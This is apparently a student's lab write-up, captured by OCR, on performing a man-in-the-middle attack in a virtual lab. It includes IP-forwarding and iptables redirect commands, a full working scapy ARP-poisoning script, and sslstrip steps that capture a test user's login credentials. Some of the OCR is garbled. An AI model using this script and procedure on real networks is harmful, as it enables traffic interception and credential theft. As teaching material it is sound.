LAB 2 : MITM Attack

Objective : To perform Man-in-the-middle Attack and then use SSL Strip to attack the victim. TLS, Transport layer security is a protocol that provides security and data integrity between sender and receiver. TLS is successor protocol to SSL, Secure Socket Layer. SSL Strip tool can be used to attack TLS, this tool works around Man-in-the-middle attack. In Man-in-the-middle attack, attacker can relay the communication and possibly alter it between two communicating parties. The two parties would think that they are communicating with each other but instead the communication is by passed through the attacker.

To perform Man-in-the-middle attack we go through following steps :

Kali is the attacker, Window XP is victim, and External router is gateway, The website to be attacked it <http://fakebook.vlab.local> .

1. On the kali machine we set the machine to accept packets inbound and forward them outbound and vice versa. This can be done using following command :


   ```
   sudo su
   echo "1" > /proc/sys/net/ipv4/ip_forward
   ```

2. We then modify the IPTables which is firewalling application in Linux distribution. This performs HTTP redirection.

   ```
   iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
   ```

3. Now we write a scapy program to perform ARP Spoofing. It sends gratuitous ARP messages from Kali to both the Windows XP machine and the router. After the script is successfully executed IP-MAC association will change on both Window XP and external router. We can use arp command to check the same.

   Python script on kali :



Connected (unencrypted) to: QEMU (344_13_22)
from scapy.all import *
from argparse import ArgumentParser
TIMEOUT = 2
RETRY = 10
def set_configs():
parser = ArgumentParser()
parser.add_argument('-v',dest='victim',required = True,type = str,help = "Victim Ip Address")
parser.add_argument('-r',dest='gateway',required = True,type = str, help = "Gateway Ip Address")
parser.add_argument('-i',dest='interface',required=True,type = str, help = "Use this network interface")
args = parser.parse_args()
return {
'victim' : {'ip' : args.victim, 'mac' : ipaddr_to_macaddr(args.victim),},
'gateway' : {'ip' : args.gateway , 'mac' : ipaddr_to_macaddr(args.gateway), },
'interface' : args.interface
}
def arp_poison(configs):
victim = configs['victim']
v_mac = victim['mac']
gateway = configs['gateway']
g_mac = gateway ['mac']
v_ip = victim['ip']
g_ip = gateway['ip']
v_arp = ARP()
g_arp = ARP()
v_arp.op = 2
g_arp.op = 2
v_arp.hwdst = v_mac
g_arp.hwdst = g_mac
v_arp.pdst = v_ip
g_arp.pdst = g_ip

```
        v_arp.psrc = g_ip
        g_arp.psrc = v_ip

        #Indefinite Attack on victim
        while True:
                try:
                        print 'Poisoning victim .... '

                        send(v_arp)
                        send(g_arp)

                        sniff(filter = 'arp and host %s or %s' % (g_ip, v_ip), count = 1)


                #exit when user hits ctrl+c
                except KeyboardInterrupt:
                        break

def ipaddr_to_macaddr(ip , retry = RETRY , timeout = TIMEOUT):

        arp = ARP()
        arp.op = 1
        arp.hwdst = 'ff:ff:ff:ff:ff:ff'
        arp.pdst = ip

        response, unanswered = sr(arp, retry = RETRY , timeout = TIMEOUT)

        for s,r in response:
                return r[ARP].underlayer.src

        return None

def main():

        configs = set_configs()
        arp_poison(configs)

if __name__ == '__main__':

        main()
```


Usage : sudo python arp.py -v 10.10.111.101 -r 10.10.111.1 -i eth0

4. This script runs for indefinite time. Until ctrl+c is pressed on terminal.

5. Go to victim machine Windows XP and type arg -a command on terminal. Following is the output.



5. Go to External Router and run arg -g from terminal. Following is the output :



SSLstrip Attack :


For SSLstrip attack we go to the following directory on kali machine :

/usr/share/sslstrip

And run following command :


sudo python sslstrip.py -l 8080

1. We go to the victim machine and open up the following website : <http://fakebook.vlab.local> . We go to the view source and inspect the from method method. The website is downgraded from https to http. Now the traffic is routed via the attacker using man-in-the-middle attack.



2. Now the user login to fakebook account using following credentials:
   Username : memon
   Password : evilproffy

3. Now we go back to kali machine. Following are the entries in sslstrip.log file.



How SSLStrip works :

SSLStrip is the technique by which https is downgraded to http. HTTPS uses a secure tunnel to transfer and receive data. In SSL strip all the traffic from sender (victim's machine) will be routed via a proxy that the attacker created. In the above fakebook example, the attacker (Kali machine) performed arp spoofing by which ip-mac association changed in arp cache of both windows and router. Now the communication will be routed through kalil machine. So, when the user enters his credentials while he is logging in to fakebook website, his details are received by the kali machine (attacker).

Using the ssl stripping victim's browser won't display any SSL Certificate errors and the victim have no clue that such a attack is going on.